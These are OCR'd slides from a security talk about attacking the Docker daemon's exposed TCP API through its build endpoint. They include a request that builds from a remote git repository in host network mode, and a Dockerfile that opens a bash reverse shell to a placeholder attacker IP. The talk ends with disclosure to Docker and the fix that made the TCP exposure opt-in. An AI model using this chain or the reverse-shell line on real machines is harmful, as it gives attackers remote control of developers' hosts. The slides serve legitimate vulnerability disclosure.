
BUILD IMAGE

- **Build** images from ***Dockerfile***

```
FROM alpine:latest

ADD mycode.sh

RUN apt-get update && apt-get install –y …

RUN ./mycode.sh
```


- *… Build ==* ***Execute code****!*

Execute Yourself




BUILD IMAGE API CALL

- POST /build
- No body => no SOP violation!
- Interesting build parameters




BUILD IMAGE API CALL

- POST /build
- No body => no SOP violation!
- Interesting build parameters
  - t (tag)




BUILD IMAGE API CALL

- POST /build
- No body => no SOP violation!
- Interesting build parameters
  - t (tag)
  - remote
    - *git* repository!




BUILD IMAGE API CALL

- POST /build
- No body => no SOP violation!
- Interesting build parameters
  - t (tag)
  - remote
    - *git* repository!
  - networkmode (*bridge* / ***host*** / *none*)




BUILD IMAGE API CALL → REVERSE SHELL DEMO

*POST http://localhost:2375/**build**?*
*remote=https://**github.com/<User>/<Repo>***
*&**networkmode=host***



BUILD IMAGE API CALL → REVERSE SHELL DEMO



Branch: **master** ▾ **revesesheller** / **Dockerfile**


[redacted] Create Dockerfile

1 contributor


4 lines (3 sloc) | 109 Bytes

```
FROM alpine
RUN apk update && apk add bash
RUN /bin/bash -c 'bash -i >& /dev/tcp/<evil-ip>/<evil-port> 0>&1'
```


ABUSE DOCKER BUILD




ABUSE DOCKER BUILD




ABUSE DOCKER BUILD




ABUSE DOCKER BUILD



ABUSE DOCKER BUILD




ABUSE DOCKER BUILD



ABUSE DOCKER BUILD DEMO

DOCKER FIX

- We disclosed to Docker
- TCP now an "**opt-in**"



Docker for Windows Update

A new version of Docker is available!

Docker for Windows 17.05.0-ce-win9 (build: 11965) is available.

Would you like to update?

Release Notes:

17.05.0-ce-win9 (11965)


- Upgrades
  - Docker 17.05.0-ce
  - Docker Compose 1.13.0
  - Docker Machine 0.11.0
- Security
  - Disable TCP exposition of the Daemon (tcp://localhost:2375), now an opt-in feature.
- Bug fixes and minor changes
  - Reset to default / uninstall also reset docker cli settings and logout user from Docker Cloud and registries
  - Detect a bitlocker policy preventing windows containers to work
  - fix an issue on filesharing when explicitly disabled on vmswitch interface
  - fix VM not starting when machine had very long name
  - Fix a bug where Windows daemon.json file was not written (fixes https://github.com/docker/for-win/issues/670)

HOST REBINDING ATTACK

